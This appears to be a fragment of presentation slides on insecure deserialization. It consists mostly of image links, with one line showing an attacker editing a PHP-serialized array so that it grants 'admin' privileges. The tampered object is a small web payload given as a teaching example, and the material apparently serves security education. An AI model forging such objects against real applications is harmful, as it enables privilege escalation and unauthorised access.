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
An attacker changes the serialized object to give themselves admin privileges:


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a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin"; i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";} 
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


## Deserialization






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# Any questions?



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